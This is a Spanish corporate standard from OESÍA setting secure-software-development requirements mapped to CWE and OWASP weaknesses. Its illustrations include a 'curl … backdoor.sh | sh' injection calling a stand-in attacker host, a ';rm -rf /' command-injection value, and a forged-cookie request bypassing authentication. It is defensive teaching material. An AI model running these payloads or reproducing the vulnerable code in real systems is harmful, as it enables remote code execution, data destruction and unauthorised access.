Norma.

Condiciones generales de compra

Requisitos de seguridad para desarrollo software

Cláusula de Confidencialidad

Se incluye información que debe ser guardada y tratada de forma confidencial. Queda prohibida la reproducción, distribución, comunicación pública, transformación, total o parcial, gratuita u onerosa, por cualquier medio o procedimiento, sin la autorización previa y por escrito de OESÍA Networks, S.L. (a partir de ahora OESÍA). Este documento es estrictamente confidencial. Si decidiesen no realizar este proyecto con OESÍA, seleccionar a otra empresa consultora u organización o utilizar sus propios recursos internos para llevarlo a cabo, a nuestro requerimiento deberán devolvernos todas las copias de este documento, junto con su confirmación escrita de no haber conservado ninguna copia del documento o del contenido del mismo.

Protección de datos de carácter personal

El Contrato establecido sobre la presente oferta técnica podrá conllevar en su caso el acceso por parte de OESÍA a datos de carácter personal relativos a los abonados del Cliente o de terceros, de los que sean responsables el Cliente, por lo que OESÍA se obliga a observar estrictamente todas las disposiciones legales, cualquiera que sea su rango, referentes a la protección de datos de carácter personal.

En ningún caso podrá OESÍA ceder por ningún título, total o parcialmente, a terceros los datos que le proporcione el Cliente ni los soportes materiales o electrónicos en que se plasmen dichos datos, o utilizar o hacer uso de los mismos para fines distintos a los previstos en el Contrato establecido sobre la presente oferta técnica

OESÍA en el plazo contractual, se obliga a destruir los datos y a restituirlos al cliente conforme a lo previsto por la legislación sobre protección de datos de carácter personal.

OESÍA adoptará cuantas medidas de seguridad sean necesarias para asegurar la seguridad e integridad de tales datos a los que acceda o se le proporcionen en el cumplimiento del Contrato establecido sobre la presente oferta técnica.

OESÍA se obliga a poner en conocimiento inmediato del cliente cualquier fallo detectado que pueda poner en peligro la seguridad y confidencialidad de los datos y documentos objeto del Contrato establecido sobre la presente oferta técnica.

OESÍA responderá de las obligaciones previstas en la presente disposición, de suerte que si por acciones u omisiones suyas se impusiera al Cliente cualquier tipo de sanción por la Agencia Española de Protección de Datos o se dirigieran contra ella reclamaciones de terceros fundadas en el incumplimiento de las disposiciones legales sobre protección de datos, podrá el cliente reclamarle cualesquiera cantidades así como los perjuicios sufridos, por todos los medios legales a su alcance.

INDICE

0. INTRODUCCIÓN ---------- 7
1. REQUISITOS ANTI-VULNERABILIDADES (TOP VULNERABILITIES) ---------- 9
1.1 Principio de Mínimo Privilegio ---------- 8
1.1.1 Aplicabilidad ---------- 8
1.1.2 Descripción ---------- 8
1.2 Error en Buffer de Memoria (CWE-119: Memory Buffer Error) ---------- 8
1.2.1 Aplicabilidad ---------- 8
1.2.2 Descripción ---------- 8
1.3 Scripting Cruzado (CWE-79: Cross-site Scripting) ---------- 8
1.3.1 Aplicabilidad ---------- 8
1.3.2 Descripción ---------- 9
1.4 Datos de Entrada sin Validar (CWE-20: Unvalidated Input Error) ---------- 9
1.4.1 Aplicabilidad ---------- 9
1.4.2 Descripción ---------- 9
1.5 Exposición de Información Sensible en Error (CWE-200: Sensitive Information Exposure Error / OWASP A02:2021) ---------- 10
1.5.1 Aplicabilidad. ---------- 10
1.5.2 Descripción ---------- 10
1.6 Lectura fuera de los límites de memoria (CWE-125: Out-of-bounds Read Error) 11
1.6.1 Aplicabilidad ---------- 11
1.6.2 Descripción ---------- 11
1.7 Entradas SQL (CWE-89: SQL Injection) ---------- 11
1.7.1 Aplicabilidad ---------- 11
1.7.2 Descripción ---------- 11
1.8 Uso de memoria previamente liberada (CWE-416: Previously Freed Memory) 12
1.8.1 Aplicabilidad ---------- 12
1.8.2 Descripción ---------- 12
1.9 Desbordamiento de Enteros (CWE-190: Integer Overflow Error or Wrapaound) 13
1.9.1 Aplicabilidad ---------- 12
1.9.2 Descripción ---------- 12
1.10 Falsificación de petición cruzada (CWE-352: Cross-Site Request Forgery) 12
1.10.1 Aplicabilidad ---------- 12
1.10.2 Descripción ---------- 12
1.11 Navegación de Directorios (CWE-22: Directory Traversal) ---------- 13
1.11.1 Aplicabilidad ---------- 13
1.11.2 Descripción ---------- 13

1.12Inyección de Comandos de Sistema Operativo (CWE-78: OS Command Injection)---------- 13
1.12.1 Aplicabilidad ---------- 13
1.12.2 Descripción---------- 14
1.13Escritura fuera de límites de memoria (CWE-787:Out-of-bounds Write) --- 14
1.13.1 Aplicabilidad ---------- 14
1.13.2 Desarrollo---------- 14
1.14Subida de ficheros sin control de tipo (CWE-434: Unrestricted Upload of File with Dangerous Type / OWASP A01:2021) ----------144
1.14.1 Aplicabilidad ---------- 14
1.14.2 Descripción---------- 15
1.15Puntero desreferenciado a nulo (CWE-476: NULL Pointer Dereference) -- 15
1.15.1 Aplicabilidad ---------- 15
1.15.2 Descripción---------- 15
1.16Deserialización de datos no confiables (CWE-502: Deserialization of Untrusted Data) 15
1.16.1 Aplicabilidad ---------- 15
1.16.2 Descripción---------- 15
1.17Autentificación no controlada o indebida (CWE-287: Improper Authentication) ---------- 15
1.17.1 Aplicabilidad ---------- 15
1.17.2 Descripción---------- 15
1.18Uso de credenciales en el Código (CWE-798: Use of Hard-coded Credentials) 16
1.18.1 Aplicabilidad ---------- 16
1.18.2 Descripción---------- 17
1.19Falta de Autorización (CWE-862: Missing Authorization)---------- 17
1.19.1 Aplicabilidad ---------- 17
1.19.2 Descripción---------- 17
1.20Anulación incorrecta de elementos especiales en un comando (CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection'))---------- 17
1.20.1 Aplicabilidad ---------- 17
1.20.2 Descripción---------- 17
1.21No comprobación de autenticación en el acceso a funciones críticas (CWE-306: Missing Authentication for Critical Function) ---------- 18
1.21.1 Aplicabilidad ---------- 18
1.21.2 Descripción---------- 18
1.22Permisos por defecto incorrectos (CWE-276: Incorrect Default Permissions)18
1.22.1 Aplicabilidad ---------- 18
1.22.2 Descripción---------- 18

1.23Secuestro de respuesta del servidor (CWE-918: Server-Side Request Forgery (SSRF) / OWASP A10:2021) ---------- 18
1.23.1 Aplicabilidad ---------- 18
1.23.2 Descripción---------- 18
1.24Ejecución concurrente sobre un recurso compartido sin sincronización adecuada (CWE-362: Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition'))---------- 19
1.24.1 Aplicabilidad ---------- 19
1.24.2 Descripción---------- 19
1.25Acceso no controlado al uso de un recurso (CWE-400: Uncontrolled Resource Consumption) ---------- 19
1.25.1 Aplicabilidad ---------- 19
1.25.2 Descripción---------- 19
1.26Referencias incontroladas a entidades externas en ficheros XML (CWE-611: Improper Restriction of XML External Entity Reference / OWASP A05:2021) ---- 19
1.26.1 Aplicabilidad ---------- 20
1.26.2 Descripción---------- 20
1.27Generación de código descontrolada (CWE-94: Improper Control of Generation of Code ('Code Injection')) ---------- 20
1.27.1 Aplicabilidad ---------- 20
1.27.2 Descripción---------- 20
1.28Componentes de terceros desfasados y/o sin manenimiento (OWASP A06:2021 – Vulnerable and Outdated Components) ---------- 20
1.28.1 Aplicabilidad ---------- 20
1.28.2 Descripción---------- 20

h

0. Introducción

El documento recoge como requisitos las vulnerabilidades más frecuentes en las aplicaciones software (fuente: SANS, CVE, OWASP), de manera que se puedan trazar al diseño de las aplicaciones que se desarrollen en el Grupo Oesía, dando respuesta a las vulnerabilidades indicadas como requisito, y, a su vez puedan trazarse con pruebas que demuestren que la aplicación está protegida contra la vulnerabilidad descrita en el requisito.

Se considera una aplicación como vulnerable tanto si puede ser usada como punto de entrada a infraestructuras críticas, punto de acceso a información sensible que pueda ser explotada posteriormente, o sensible a caídas, dejando sin disponibilidad servicios críticos.

Los requisitos que sean de aplicabilidad al desarrollo bajo análisis deberán ser probados bien sea automática o manualmente por inspección o demostración funcional del diseño.

Se asume que no se emplearán sistemas criptográficos no recomendados en el documento CCN-STIC 221 – Guía de Mecanismos Criptográficos Autorizados por el CCN.

1 Requisitos Anti-Vulnerabilidades (Top Vulnerabilities)

1.1 Principio de Mínimo Privilegio

1.1.1 Aplicabilidad

Todos los desarrollos

1.1.2 Descripción

Las aplicaciones se desarrollarán respetando el principio de mínimo privilegio, accediendo únicamente a los recursos imprescindibles para su función, y con los privilegios que sean indispensables

1.2 Error en Buffer de Memoria (CWE-119: Memory Buffer Error)

1.2.1 Aplicabilidad

Aplicable a aplicaciones C, C++.

1.2.2 Descripción

La aplicación deberá estar protegida contra desbordamientos de memoria en aquellos casos en los que se utiliza un lenguaje de programación que permita acceder a la memoria directamente (ej: C, C++)

Se recomienda en todas las entradas de datos ajenas a la aplicación usar listas de entradas válidas o aplicar algoritmos de validación de la entrada (ver el documento CCN-STIC 221 – Guía de Mecanismos Criptográficos Autorizados por el CCN).

Todas las escrituras directas a memoria deberán estar protegidas contra desbordamientos, para evitar que el atacante pueda sobrescribir zonas de memoria no deseada, con especial cuidado en punteros a funciones, flags de permisos, crashes (denegación del servicio), o creación de bucles infinitos

Referencia: https://cwe.mitre.org/data/definitions/119.html

1.3 Scripting Cruzado (CWE-79: Cross-site Scripting)

1.3.1 Aplicabilidad

Aplicable a servidores Web.

1.3.2 Descripción

La aplicación deberá evitar que se puedan inyectar scripts maliciosos en aplicaciones web que se ejecuten en navegadores web.

Casos a tener en cuenta:

- Entrada de datos sin validar y datos de sitios no confiables a través de formularios web
- Generación de páginas web con scripts maliciosos insertados en las mismas

La aplicación deberá estar protegida contra las siguientes inyecciones de scripts:

- Script No persistente (Reflected XSS)
- Scrip Persistente (Stored XSS)
- Tipo 0 (DOM-Based XSS)

1.4 Datos de Entrada sin Validar (CWE-20: Unvalidated Input Error)

1.4.1 Aplicabilidad

Todos los desarrollos

1.4.2 Descripción

La aplicación debe validar todos los datos de entrada de manera que se eviten las entradas de datos que permitan la variación de los flujos de control de la aplicación, el control de recursos para los que no está autorizada, o ejecución de código no esperado.



Ilustración 1: Ejemplo de explotación de datos de entrada sin validar

1.5 Exposición de Información Sensible en Error (CWE-200: Sensitive Information Exposure Error / OWASP A02:2021)

1.5.1 Aplicabilidad.

Todo tipo de aplicaciones

1.5.2 Descripción

La aplicación no deberá mostrar información sensible al usuario ante condiciones de error. En particular:

- Información privada: mensajes personales para el usuario, información financiera, datos de salud, localización geográfica, o detalles de contacto del usuario.

- Estados del sistema (ej: sistema operativo, paquetes instalados, etc)
- Secretos industriales o propiedad intelectual del software
- Estado de la red y/o su configuración
- Código fuente de la aplicación o estados internos de la misma
- Metadatos; ej: log de conexiones, cabeceras de mensajes, etc
- Información indirecta que pueda ser observada por un atacante; ej: discrepancias entre dos operaciones internas.

De especial importancia es proteger la información de estado, habitualmente utilizada para la depuración de aplicaciones, frente a accesos indebidos (si es un log), o evitar mostrarla en pantalla. Un caso específico son los mensajes de error devueltos en las conexiones a bases de datos, que puede mostrar información que puede ser utilizada por un atacante.

1.6 Lectura fuera de los límites de memoria (CWE-125: Out-of-bounds Read Error)

1.6.1 Aplicabilidad

Aplicable a desarrollos en C, y C++.

1.6.2 Descripción

La aplicación no permitirá lecturas fuera de los límites establecidos para el buffer de datos, evitando la lectura de datos no permitidos y/o evitando la caída la de la aplicación.

Se recomienda en todas las entradas de datos ajenas a la aplicación usar listas de entradas válidas o aplicar algoritmos de validación de la entrada (ver el documento CCN-STIC 221 – Guía de Mecanismos Criptográficos Autorizados por el CCN).

1.7 Entradas SQL (CWE-89: SQL Injection)

1.7.1 Aplicabilidad

Todas los desarrollos con accesos a bases de datos SQL

1.7.2 Descripción

La aplicación no permitirá la inyección (total o parcial) de código SQL en los campos / interfaces de entrada de datos.

Se da especialmente en los formularios web de entrada de datos sin mecanismos de detección de entradas maliciosas, utilizando los datos de entrada como cadena a concatenar en secuencias SQL.

1.8 Uso de memoria previamente liberada (CWE-416: Previously Freed Memory)

1.8.1 Aplicabilidad

Aplicable a desarrollos en C, y C++.

1.8.2 Descripción

La aplicación no realizará uso de zonas de memoria que han sido liberadas previamente, evitando la caída de la aplicación o la ejecución de código arbitrario desde la aplicación (si un puntero de un método de una clase de C++ se apunta a una dirección en la que se encuentra código válido de shell, se podría conseguir la ejecución del mismo).

Mitigación: al liberar los punteros, asignarles NULL tras liberarlos, con especial atención en los casos de estructuras de datos complejas.

1.9 Desbordamiento de Enteros (CWE-190: Integer Overflow Error or Wrapaound)

1.9.1 Aplicabilidad

Todos los desarrollos

1.9.2 Descripción

La aplicación deberá validar que los cálculos realizados con enteros no desbordan los límites máximo y mínimo del tipo de variable empleada, ni redondeos indeseados, evitando el cambio a valores pequeños o de signo no deseado, pudiendo afectar a condiciones de control de bucles, toma de decisiones de control, o cálculo de tamaños de memoria asociados a variables.

1.10 Falsificación de petición cruzada (CWE-352: Cross-Site Request Forgery)

1.10.1 Aplicabilidad

Aplicable a servidores Web.

1.10.2 Descripción

La aplicación deberá validar siempre si la petición HTTP formulada (que puede ser válida y bien formada) proviene del usuario adecuado que ha formulado la petición.

1.11 Navegación de Directorios (CWE-22: Directory Traversal)

1.11.1 Aplicabilidad

Todas los desarrollos con interacciones con terceros

1.11.2 Descripción

La aplicación impedirá la navegación por directorios y/o ficheros locales (ej: evitando elementos de escape en las rutas de directorios o rutas absolutas), impidiendo a un atacante leer (o incluso modificar) ficheros en el servidor que está ejecutando la aplicación.



Ilustración 2: Ejemplo de ataque de navegación de directorio

1.12 Inyección de Comandos de Sistema Operativo (CWE-78: OS Command Injection)

1.12.1 Aplicabilidad

Aplicable a aplicaciones con privilegios especiales otorgados a terceros.

1.12.2 Descripción

La aplicación deberá impedir la ejecución de comandos de sistema operativo modificados con intenciones maliciosas; ej: envío a través de formulario comandos del estilo $(curl https://web-attacker.com/backdoor.sh | sh).

Esta vulnerabilidad ocurre cuando la aplicación genera un comando de sistema operativo a partir de entradas externas, permitiendo la inclusión de comandos adicionales, permitiendo la ejecución de comandos de sistema operativo potencialmente peligrosos.

Ejemplo:

Código a ejecutar en el servidor

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

Si no se verifica el contenido de userName, y, se sustituye por ;rm -rf /

El comando que se ejecuta finalmente es ls -l /home/;rm -rf / **borrando el sistema de ficheros completamente**

1.13 Escritura fuera de límites de memoria (CWE-787:Out-of-bounds Write)

1.13.1 Aplicabilidad

Desarrollos en C/C++

1.13.2 Desarrollo

La aplicación deberá impedir la escritura fuera de los límites de memoria asignados a una variable, ya sea al principio o al final de la memoria asignada, o a una dirección de memoria no destinada a la variable en cuestión, debido a errores en la gestión de los punteros a memoria.

1.14 Subida de ficheros sin control de tipo (CWE-434: Unrestricted Upload of File with Dangerous Type / OWASP A01:2021)

1.14.1 Aplicabilidad

Desarrollos web que permitan la subida de ficheros de terceros (ya sean operadores humanos o aplicaciones de terceros), con especial atención en ficheros con extensiones .asp y .php

1.14.2 Descripción

La aplicación deberá evitar la subida de ficheros que contengan código ejecutable por parte de la aplicación durante la subida de estos. Se deberá comprobar siempre la extensión de los ficheros subidos a la aplicación, denegando la subida en caso de identificar extensiones de fichero potencialmente peligrosos para la aplicación.

1.15 Puntero desreferenciado a nulo (CWE-476: NULL Pointer Dereference)

1.15.1 Aplicabilidad

Desarrollos C / C++ / C# / Java / Go

1.15.2 Descripción

La aplicación validará que no se realizan llamadas a punteros considerados válidos cuando en realidad son nulos.

Suele producirse ante excepciones sin tratar en la ejecución de la aplicación.

1.16 Deserialización de datos no confiables (CWE-502: Deserialization of Untrusted Data)

1.16.1 Aplicabilidad

Todos los desarrollos que importen o carguen datos serializados de fuentes no seguras; típicamente: Java, Ruby, PHP, Python

1.16.2 Descripción

La aplicación validará el tipo de datos al cargar datos serializados, rechazando aquellos datos de tipo no esperado o reconocido como válido. La aplicación no ejecutará bajo ningún concepto ningún dato deserializado sin validar previamente el tipo de datos deserializados

1.17 Autentificación no controlada o indebida (CWE-287: Improper Authentication)

1.17.1 Aplicabilidad

Todos los desarrollos con validación de credenciales

1.17.2 Descripción

La aplicación siempre validará las credenciales de terceros antes de permitir el acceso a la misma (por construcción en la arquitectura de la aplicación)

Ejemplo: código que permite otorgarse permisos de administrador y ejecutar código dado que no hace una verificación de las credenciales:

```
my $q = new CGI;
if ($q->cookie('loggedin') ne "true")
{
        if (! AuthenticateUser($q->param('username'), $q->param('password'))) {
                ExitError("Error: you need to log in first");
        }
        else {
                # Set loggedin and user cookies.
                $q->cookie(
                -name => 'loggedin',
                -value => 'true'
                );

                $q->cookie(
                -name => 'user',
                -value => $q->param('username')
                );
        }
}

if ($q->cookie('user') eq "Administrator") {
        DoAdministratorTasks();
}
```

Entrada maliciosa:

GET /cgi-bin/vulnerable.cgi HTTP/1.1
Cookie: user=Administrator
Cookie: loggedin=true

[body of request]

1.18 Uso de credenciales en el Código (CWE-798: Use of Hard-coded Credentials)

1.18.1 Aplicabilidad

Todos los desarrollos con uso de credenciales

1.18.2 Descripción

La aplicación no incorporará en el código credenciales de ningún tipo (contraseñas, claves cripto, etc). Las credenciales definidas en el código abren la puerta del desarrollo saltando las protecciones definidas por el administrador del sistema.

Puede darse tanto para credenciales de entrada como de salida:

- Credenciales de entrada: el desarrollo tiene las claves verificación de credenciales definidas en el código del desarrollo. Implica que siempre se usa la misma clave de verificación en todos los despliegues, no puede ser cambiada por un administrador, y la única manera de protegerse en caso de descubrirse la clave de verificación es aislando completamente el desarrollo en todos los despliegues realizados (una vez conocida da acceso a todos los despliegues).
- Credenciales de salida: el desarrollo envía claves de verificación que se encuentran definidas en el código del desarrollo. Normalmente afecta al lado cliente de un desarrollo. Si un atacante extrae la clave del cliente, le da acceso a todos los backends con los que se comunica el cliente y que esperan la clave fija del cliente.

1.19 Falta de Autorización (CWE-862: Missing Authorization)

1.19.1 Aplicabilidad

Todo desarrollo con acceso a datos / servicios sensibles protegidos y accesibles solo para usuarios autorizados.

1.19.2 Descripción

La aplicación verificará la identidad de actores externos que requieran acceder a datos o servicios de la aplicación que están restringidos a perfiles definidos en la aplicación.

La aplicación proporcionará acceso sólo a los datos / servicios aprobados en el perfil definido para el actor que accede.

1.20 Anulación incorrecta de elementos especiales en un comando (CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection'))

1.20.1 Aplicabilidad

Desarrollos que generen comandos para el SO o librerías de terceros utilizando datos de terceros como parámetros de entrada del comando.

1.20.2 Descripción

La aplicación deberá comprobar que los parámetros empleados en la composición y ejecución de comandos del SO (o librerías de terceros) provenientes de fuentes externas a la aplicación, son los adecuados, filtrando todo parámetro que pueda ser pernicioso en la ejecución del comando.

1.21 No comprobación de autenticación en el acceso a funciones críticas (CWE-306: Missing Authentication for Critical Function)

1.21.1 Aplicabilidad

Todo desarrollo que proporcione acceso a funciones críticas en función del perfil del usuario / aplicación de terceros.

1.21.2 Descripción

La aplicación identificará aquellas funciones consideradas como críticas en el desarrollo, y requerirá y verificará la autenticación del usuario / servicio externo que esté intentando hacer uso de la función.

1.22 Permisos por defecto incorrectos (CWE-276: Incorrect Default Permissions)

1.22.1 Aplicabilidad

Todos los desarrollos que partan con permisos por defecto al ser instalados / desplegados por primera vez.

1.22.2 Descripción

La aplicación especificará y configurará (por diseño) los permisos adecuados para cada grupo de acceso a la aplicación (ya sean usuarios o aplicaciones de terceros); en especial para aquellos roles que permiten la modificación de permisos del resto de roles de la aplicación.

1.23 Secuestro de respuesta del servidor (CWE-918: Server-Side Request Forgery (SSRF) / OWASP A10:2021)

1.23.1 Aplicabilidad

Todos los desarrollos con parte servidora que devuelva datos a una parte cliente.

1.23.2 Descripción

La aplicación comprobará que el cliente al que se envían respuestas es correcto (máquina y puerto al que se envía la respuesta están dentro del rango admitido), antes de enviar la respuesta.

1.24 Ejecución concurrente sobre un recurso compartido sin sincronización adecuada (CWE-362: Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition'))

1.24.1 Aplicabilidad

Desarrollos en C / C++ / Java.

1.24.2 Descripción

La aplicación garantizará que ejecuciones concurrentes no permitirán el acceso simultáneo a recursos compartidos, en especial en procesos de código crítico (guardado de credenciales, guardado de estado, etc).

Para ello la aplicación deberá garantizar:

- Exclusividad al acceder a recursos compartidos, de manera que ningún otro proceso pueda modificar el recurso compartido mientras está accediendo la aplicación.
- Atomicidad al ejecutar el código, garantizando que ningún otro proceso puede ejecutar acciones similares sobre el recurso compartido mientras la aplicación está actuando sobre el recurso.

1.25 Acceso no controlado al uso de un recurso (CWE-400: Uncontrolled Resource Consumption)

1.25.1 Aplicabilidad

Desarrollos que hacen uso de recursos limitados.

1.25.2 Descripción

La aplicación delimitará el uso que necesita de recursos compartidos para no monopolizar el recurso compartido impidiendo que el resto de aplicaciones se ejecuten con normalidad (evitando ataques por denegación de servicio). Habitualmente estas condiciones se dan cuando:

- Condiciones de fallo no controladas, dejando el recurso en uso por parte de la aplicación que ha fallado
- Inexistencia de funciones de liberación del recurso cuando ya no es necesario.

1.26 Referencias incontroladas a entidades externas en ficheros XML (CWE-611: Improper Restriction of XML External Entity Reference / OWASP A05:2021)

1.26.1 Aplicabilidad

Desarrollos web que hacen uso de ficheros XML.

1.26.2 Descripción

La aplicación comprobará que las referencias a entidades externas incluidas en ficheros XML provienen de entornos de confianza (definidos en la especificación de la aplicación)

1.27 Generación de código descontrolada (CWE-94: Improper Control of Generation of Code ('Code Injection'))

1.27.1 Aplicabilidad

Todos los desarrollos con código automáticamente generado por terceros o usando datos de terceros como parte del código generado en el desarrollo.

1.27.2 Descripción

La aplicación validará que el código generado automáticamente (ya sea en su totalidad, o conformado con datos de entrada de terceros), no admite modificaciones ni acciones indeseadas del código generado.

1.28 Componentes de terceros desfasados y/o sin manenimiento (OWASP A06:2021 – Vulnerable and Outdated Components)

1.28.1 Aplicabilidad

Todos los desarrollos haciendo uso de componentes de terceros (incluyendo SOs, BBDD y gestores asociados, entornos de ejecución, y librerías).

1.28.2 Descripción

La aplicación utilizará en la medida de lo posible las últimas versiones verificadas de componentes de terceros descargados de sitios de confianza indicados por el CiSO.

En todos los casos se realizará un catálogo de componentes de terceros indicando la versión empleada.

La aplicación no incluirá componentes de terceros que no se utilicen en la aplicación.